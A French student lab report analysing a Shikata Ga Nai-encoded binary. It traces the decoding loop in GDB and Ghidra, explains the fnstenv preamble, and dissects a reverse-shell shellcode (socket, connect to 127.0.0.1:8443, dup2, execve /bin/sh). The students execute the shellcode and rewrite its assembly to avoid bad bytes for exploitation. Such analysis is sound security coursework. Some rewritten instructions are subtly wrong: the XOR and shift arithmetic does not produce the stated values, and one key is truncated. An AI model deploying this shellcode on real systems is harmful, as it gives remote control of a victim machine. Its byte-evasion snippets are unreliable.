

SLB labo n°3 - groupe 5

Auteurs :

Rafael Dousse

Benoit Delay

Valentin Bugna


2 Analyse du binaire

QUESTION 2.1

Que remarquez-vous d'inhabituel dans les permissions attribuées aux principaux segments de shikata.elf. Quel lien voyez-vous avec l'obfuscation Shikata Ga Nai ?

```
> checksec
```

```
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE        : disabled
RELRO      : disabled
```



Name	Start	End	Length	R	W	X	Volatile	Artificial	Overlaid...	Type	...	Byte Sour...	Source	Comment
segment_0	08048000	08048149	0x14a	☒	☒	☒	☐	☐		Default	☒	shikata.elf...	Elf Loader	Loadable ...

Analyse des permissions (R, W, X) :

- **Segment unique nommé segment_0 :**
- **Adresse de départ :** 0x08048000
- **Adresse de fin :** 0x08048149
- **Longueur :** 0x14a (330 octets)

Permissions :

- **R (Read) :** ✓ - Lecture autorisée.

- **W (Write)** : ✓ - Écriture autorisée.
- **X (Execute)** : ✓ - Exécution autorisée.

Les segments mémoire dans un fichier ELF sont généralement configurés avec des permissions restreintes :

- **Code (RX)** : Pas d'écriture pour éviter des modifications malveillantes.
- **Données (RW)** : Pas d'exécution pour empêcher le code injecté d'être exécuté.

Ici, ce segment combine lecture (R), écriture (W) et exécution (X) simultanément, ce qui est très inhabituel et dangereux en termes de sécurité.

Cette configuration est nécessaire pour que Shikata Ga Nai puisse :

- **Déchiffrer dynamiquement le shellcode.** Le code doit s'auto-modifier en mémoire, nécessitant l'autorisation d'écriture (W).
- **Exécuter le shellcode déchiffré.** Après déchiffrement, le code doit être exécutable (X).

3 Analyse de Shikata Ga Nai

QUESTION 3.1

Que font les instructions correspondant aux 8 premiers bytes (2 premiers mots) déchiffrés ? Font-elles partie du shellcode ?

Traitement des données déchiffrées

```
*(uint *) (iVar2 + 0x12) = *(uint *) (iVar2 + 0x12) ^ 0x4f71e0e
```

Cette instruction XOR effectue un déchiffrement dynamique sur une portion du code stockée en mémoire (décalée de 0x12). La clé 0x4f71e0e2 est utilisée pour déchiffrer les premiers octets, révélant ainsi le début du shellcode réel.

J'ai commencé par poser un breakpoint à l'adresse 0x08048064, correspondant au début de la boucle de déchiffrement. Cette adresse marque l'instruction :

```
0x08048064 31 56 12 XOR DWORD PTR [ESI + 0x12], EDX
```

Décision d'ajouter un nouveau breakpoint :

Après plusieurs itérations dans la boucle, j'ai observé que l'exécution sautait vers l'adresse 0x0804806F une fois la condition de fin atteinte (instruction JECXZ).

Raison du choix :

- 0x0804806F est la première instruction en dehors de la boucle après déchiffrement.
- Elle est atteinte uniquement après que toutes les itérations de la boucle (25 cycles) aient été exécutées.
- Elle représente le début de l'exécution des instructions déchiffrées.

Instructions observées après déchiffrement (8 premiers octets) :

En utilisant la commande :

```
x/8xb $esi
```

Nous avons pu voir les 8 premiers octets déchiffrés en mémoire. Ces octets sont maintenant exécutables et font partie du shellcode.

Analyse des instructions observées :

```
=> 0x804806f:  or     eax,eax
    0x8048071:  mov    al,0x66
    0x8048073:  je     0x8048039
    0x8048075:  mov    bl,0x1
    0x8048077:  or     esi,DWORD PTR [edi]
    0x8048079:  push   ecx
    0x804807a:  push   0x61
    0x804807c:  xchg   edx,eax
    0x804807d:  add    DWORD PTR [ecx+0x31874e21],ecx
```

- `or eax, eax` - Vérifie si EAX est nul (met à jour le Zero Flag).
- `mov al, 0x66` - Charge 0x66 dans AL (code syscall pour socketcall).
- `je 0x8048039` - Saut à 0x8048039 si ZF = 1 (EAX était nul).

- `mov bl, 0x1` - Charge 0x1 dans BL (type de socket : SOCK_STREAM).
- `or esi, DWORD PTR [edi]` - Effectue un OU logique entre ESI et la valeur pointée par EDI.
- `push ecx` - Empile ECX sur la pile.
- `push 0x61` - Empile 0x61 sur la pile (argument ou paramètre).
- `xchg edx, eax` - Échange les valeurs des registres EDX et EAX.
- `add DWORD PTR [ecx+0x31874e21], ecx` - Ajoute ECX à l'adresse mémoire pointée par [ECX + 0x31874e21].

QUESTION 3.2

Qu'observez-vous comme différence en posant un hardware breakpoint plutôt qu'un breakpoint tout simple après la boucle de déchiffrement ? Qu'en déduisez-vous sur GDB?

Dans gdb il y a 2 type de breakpoint, un logiciel et un matériel.

Breakpoint logiciel : Lorsque qu'on utilise un breakpoint logiciel (en utilisant break) on modifie la zone memoire et le bytecode en temps reel. Il ajoute donc de nouvelles instructions.

Breakpoint Hardware : Lorsque qu'on utilise un breakpoint hardware (en utilisant watch) on ne modifie pas l'exécution d'un programme. Nous utilisons des registres hardware du processeur pour interragir avec le programme sans le modifier.

On peut donc en déduire que GDB nous offre une grande souplesse quand aux moyens de debugger le programme. Il est donc important d'utiliser les différentes facettes de GDB pour mieux analyser l'exécution d'un programme, notamment quand celui ci se modifie lui même.

QUESTION 3.3

Avec combien d'itérations de Shikata Ga Nai le binaire a-t-il été obfusqué ?

Pour trouver le nombre d'itération il y a 2 techniques. Avec ghidra et avec GDB

Avec GDB : Pour trouver dans GDB le nombre de fois que la boucle de dechiffrement a été utilisé j'utilise une fonctionnalité de pwndbg qui permet

d'exécuter du python. Je lui passe se script

```
class Bp(gdb.Breakpoint):
    count = 0
    def stop(self):
        Bp.count += 1
        print(f"Breakpoint at 0x08048064 hit {Bp.count} times")
        return False # False pour continuer automatiquement
# On place le break point au debut de la boucle de dechiffrem
Bp("*0x08048064")
```

Puis en l'exécutant on obtient le resultat suivant

```
Breakpoint at 0x08048064 hit 1 times!
Breakpoint at 0x08048064 hit 2 times!
Breakpoint at 0x08048064 hit 3 times!
Breakpoint at 0x08048064 hit 4 times!
Breakpoint at 0x08048064 hit 5 times!
Breakpoint at 0x08048064 hit 6 times!
Breakpoint at 0x08048064 hit 7 times!
Breakpoint at 0x08048064 hit 8 times!
Breakpoint at 0x08048064 hit 9 times!
Breakpoint at 0x08048064 hit 10 times!
Breakpoint at 0x08048064 hit 11 times!
Breakpoint at 0x08048064 hit 12 times!
Breakpoint at 0x08048064 hit 13 times!
Breakpoint at 0x08048064 hit 14 times!
Breakpoint at 0x08048064 hit 15 times!
Breakpoint at 0x08048064 hit 16 times!
Breakpoint at 0x08048064 hit 17 times!
Breakpoint at 0x08048064 hit 18 times!
Breakpoint at 0x08048064 hit 19 times!
Breakpoint at 0x08048064 hit 20 times!
Breakpoint at 0x08048064 hit 21 times!
Breakpoint at 0x08048064 hit 22 times!
Breakpoint at 0x08048064 hit 23 times!
Breakpoint at 0x08048064 hit 24 times!
Breakpoint at 0x08048064 hit 25 times!
process 52050 is executing new program: /usr/bin/bash
```

On voit donc que la boucle est exécutée 25 fois.

Avec Ghidra : Dans ghidra on observe cette instruction

```
MOV                                CL, 0x19
```

Qui initialise une boucle a la valeur 25. Puis on observe l'instruction suivante

```
JECXZ                             LAB_08048096
```

qui jump a adresse si ecx est a 0. Ce qui montre que ce compteur est le nombre d'exécution de la boucle qui est donc de 25.

QUESTION 3.4

Quel préambule avez-vous obtenu pour la première itération (code assembleur avec adresse mémoire de chaque instruction) ?

```
0x8048054    mov     edx, 0x4f71e0e2
0x8048059    ffree   st(6)
0x804805b    fnstenv [esp - 0xc]
0x804805f    pop     esi
0x8048060    xor     ecx, ecx
0x8048062    mov     cl, 0x19
```

On obtient la partie de Shi Kata Ga Nai qui va initialiser la partie déchiffrement du shellcode. Ce code sera appelé avant la boucle de déchiffrement

QUESTION 3.5

A quoi sert l'instruction fnstenv dans le préambule ? Pourquoi est-elle utilisée ?

Indice :

<https://marcosvalle.github.io/re/exploit/2018/08/25/shikata-ganai.html>

```
fcmovb st, st(3)
fnstenv [esp-0xc]
```

Ces 2 instructions sont utilisées par la FPU (Floating Point Unit) pour faire des opérations sur les nombres à virgule. L'instruction fnstenv sert à stocker une

adresse mémoire spécifiée de sauvegarder le contexte de la FPU. On peut donc récupérer avec cette instruction la valeur du registre EIP !

QUESTION 3.6

A quoi sert le registre ecx qui est utilisé dans le préambule ?

Le registre ECX comme expliqué plus haut sert simplement de compteur pour la boucle d'itération. Elle est initialisée à 25

QUESTION 3.7

Expliquez les opérations de déchiffrements sur les 2 premiers mots mémoire du shellcode (opérations de déchiffrement, instructions assembleur résultantes).

```
0x8048064    xor    dword ptr [esi + 0x12], edx
0x8048067    add    esi, 4
0x804806a    add    esi, dword ptr [esi + ebp*8 + 0x2f09ba93]
```

La boucle de déchiffrement principale se constitue comme ci:

- On xor l'instruction située avec la clé de déchiffrement située dans EDX
- On incrémente ESI pour récupérer la seconde instruction à déchiffrer
- On modifie la clé de chiffrement pour déchiffrer la seconde instruction

On observe donc que non seulement les instructions sont chiffrées et sont déchiffrées seulement lors de l'exécution du programme, mais la clé elle-même est chiffrée et doit être déchiffrée en même temps que l'exécution. Ce qui rend l'obfuscation encore plus complexe à essayer de comprendre lors d'une analyse statique !

4 Analyse du shellcode

QUESTION 4.1

Expliquez pour chaque appel système, son utilité, ses arguments, leurs valeurs et comment ils lui sont passés. Aidez-vous de la « linux system call table ».

Le shellcode contient plusieurs appels système qui vont établir une connexion réseau et d'ouvrir un shell interactif à distance. Le premier appel système utilisé est le syscall `socket` qui a le numéro 102 (0x66) dans le registre `eax`. Ce syscall est chargé de créer une socket réseau, socket qui prend en arguments

famille d'adresse `AF_INET` (IPv4), le type de socket `SOCK_STREAM` (pour TCP), et le protocole `0` (valeur par défaut pour TCP). Ces arguments sont placés dans la pile, et leur adresse est référencée par le registre `ecx`. Le file descripteur obtenu est ensuite retourné dans le registre `eax`.

Le second appel système qui est aussi le syscall `sys_connect` avec numéro 102 (0x66), utilise l'opération `connect` spécifiée dans le registre `ebx` par la valeur 3. Ce syscall établit une connexion entre la socket créée et une machine distante. Les arguments incluent le file descripteur (copié depuis `eax` dans `edx`), une structure `sockaddr` contenant l'adresse IP distante (`127.0.0.1`) et le port (`8443`), ainsi que la taille de cette structure (`16`). Ces valeurs sont empilées, et leur adresse est placée dans `ecx`. L'exécution de ce syscall va connecter la machine locale au serveur distant.

Ensuite, le shellcode effectue 3 appels au syscall `dup2` avec le numéro de syscall 63 (0x3f). Ce que ça fait c'est que les descripteurs standard d'entrée (`stdin`), de sortie (`stdout`), et d'erreur (`stderr`) vont être redirigé vers le file descripteur. Pour chaque appel, le registre `ebx` contient le descripteur de socket, et le registre `ecx` spécifie le descripteur cible : 0 pour `stdin`, 1 pour `stdout`, et 2 pour `stderr`.

Enfin, le dernier appel système est `execve` avec le numéro de syscall 11 (0x0b) dans le registre `eax`. Ce syscall exécute le programme `/bin/sh`, un shell interactif, en fournissant un pointeur vers la chaîne `/bin/sh` dans le registre `ebx`.

QUESTION 4.2

Que fait le shellcode ?

Le shellcode crée un socket sur le réseau TCP à l'aide du syscall `socket`. Ensuite, il se connecte à une adresse IP spécifique (`127.0.0.1`, localhost) et un port (`8443`), établissant ainsi un canal de communication avec un serveur distant.

Une fois la connexion établie, les descripteurs standard d'entrée, de sortie et d'erreur de la machine locale sont redirigés vers le lien à l'aide de plusieurs appels au syscall `dup2`. Cela garantit que toutes les commandes et sorties de la session interactive passent par la connexion réseau.

Enfin, le shellcode exécute le programme `/bin/sh`, un shell interactif Unix, en utilisant le syscall `execve`. Ainsi, le shellcode peut effectuer un reverse shell, où la machine exécutant ce code devient contrôlable par une autre machine via le réseau.

5 Exécution du shellcode

QUESTION 5.1

Comment pouvez-vous utiliser le shellcode
shellcode.asm ?

Le shellcode contenue dans `shellcode.asm` peut être utilisé pour ouvrir un shell interactif. Il faut donc exécuter le programme sur une machine cible. Son exécution va ouvrir une connexion réseau entre la machine cible et notre propre machine (avec notre adresse ip rentrée dans le programme). Avec cette connexion établit, l'attaquant peut donc prendre possession de la machine cible.

MANIPULATION 5.1

Exécutez le shellcode et vérifiez/montrez son fonctionnement

Pour executer, le code il a fallu déjà le compiler avec cette commande : `nasm -f elf32 shellcode.asm -o shellcode.o` . Et éditer les liens ce qui nous donne un code exécutable: `ld -m elf_i386 shellcode.o -o shellcode`

Une fois compilé, en l'exécutant, on observe que le shellcode ouvre un shell interactif, ce qui confirme son fonctionnement.

```
rafou@rafou-laptop ~/D/h/s/S/l/l/D/asm> ./shellcode
$ ls
shellcode  shellcode.asm  shellcode.o  shellcode_disasm.txt
$
```

Pour vérifier son fonctionnement, il est possible d'utiliser la commande `strace` pour observer les appels système effectués par le programme. Voici un exemple des résultats obtenus avec `strace` : `strace ./shellcode`

Dans la sortie, on peut observer des appels tels que `socket` , `connect` , et finalement `execve("//bin/sh", NULL, NULL)` qui confirme que le shell interactif est lancé avec succès. Voici un extrait de l'exécution:

```
execve("./shellcode", [ "./shellcode" ], 0x7ffd0d2975c0 /* 58 v
socket(AF_INET, SOCK_STREAM, IPPROTO_IP) = 3
connect(3, {sa_family=AF_INET, sin_port=htons(8443), sin_addr
syscall_0xffffffffffffffff3f(0x3, 0, 0x3, 0xffbf5d8c, 0, 0) = -1
```

```
syscall_0xffffffffffffffff3f(0x3, 0x1, 0x3, 0xffbf5d8c, 0, 0) =  
syscall_0xffffffffffffffff3f(0x3, 0x2, 0x3, 0xffbf5d8c, 0, 0) =  
execve("//bin/sh", NULL, NULL) = 0
```

Les syscalls non identifiés sont les appels systèmes `dup2`.

MANIPULATION 5.2

Le shellcode `shellcode.asm` contient des bytes qui sont à éviter dans un shellcode afin de ne pas le casser lors de l'exploitation (par exemple bytes interrompant des fonctions de lecture/copie). Modifiez le code assembleur afin d'éliminer ces bytes.

AIDE À LA MANIPULATION 5.2

Les bytes que l'on ne souhaite pas retrouver sont les suivants : 0x00, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x20. Le script `hexaCode` disponible sur [cyberlearn\(https://cyberlearn.heso.ch/mod/folder/view.php?id=1936809\)](https://cyberlearn.heso.ch/mod/folder/view.php?id=1936809) permet d'extraire les bytes d'un exécutable. Il faut néanmoins vérifier que l'output corresponde bien aux bytes affichés avec la commande `objdump -D <exécutable>`.

Instructions obfusquées :

- **Instruction** `804901d: 68 7f 00 00 01 push $0x100007f`
 - Contient `0x00`
- **Instruction** `8049022: 66 68 20 fb pushw $0xfb20`
 - Contient `0x20`
- **Instruction** `8049049: b0 0b mov $0xb,%al`
 - Contient `0x0b`

QUESTION 5.2

Quelles modifications avez-vous du apporter à votre shellcode ?

- l'instruction `push $0x100007f` peut être remplacé par:

```
xor eax, eax  
mov al, 0x7f      ; 0x7f dans AL  
shl eax, 24       ; Décalage de 24 bits pour obtenir 0x7f0000  
mov bl, 0x01      ; 0x01 dans BL
```

```
or eax, ebx      ; Combine les deux pour obtenir 0x0100007f
push eax
```

- l'instruction `pushw $0xfb20` peut être modifié par:

```
mov ax, 0xfbd5   ; Charger une valeur proche sans 0x20
xor ax, 0x1f      ; XOR avec une valeur pour obtenir 0xfb20
push ax
```

- l'instruction `mov $0xb,%al` peut être modifié par:

```
xor eax, eax      ; Met %eax à zéro (AL = 0)
add al, 0x7        ; AL = 0x7
add al, 0x4        ; AL = 0xb (0x7 + 0x4)
```

QUESTION 5.3

Le comportement du shellcode a-t-il dû être modifié ? Comment ?

Oui, le comportement du shellcode a dû être légèrement modifié pour éliminer les bytes problématiques (comme 0x00, 0x0B et 0x20) qui peuvent interrompre son fonctionnement dans le contexte d'un buffer overflow ou d'une exploitation de vulnérabilité. Ces modifications n'ont pas modifier la logique générale du shellcode, le shellcode s'exécute toujours de la même manière, c'est à dire faire une connection a une certaine adresse ip et un certain port puis ouvrir un terminal interactif pour un attaquant.

Les modifications qui ont été apporté sont par exemple: Utiliser des opérations de décalage ou des XOR pour calculer les valeurs voulent et éviter les valeurs interdites. Ces modifications permettent au shellcode de rester fonctionnel tout en permettant une exploitation.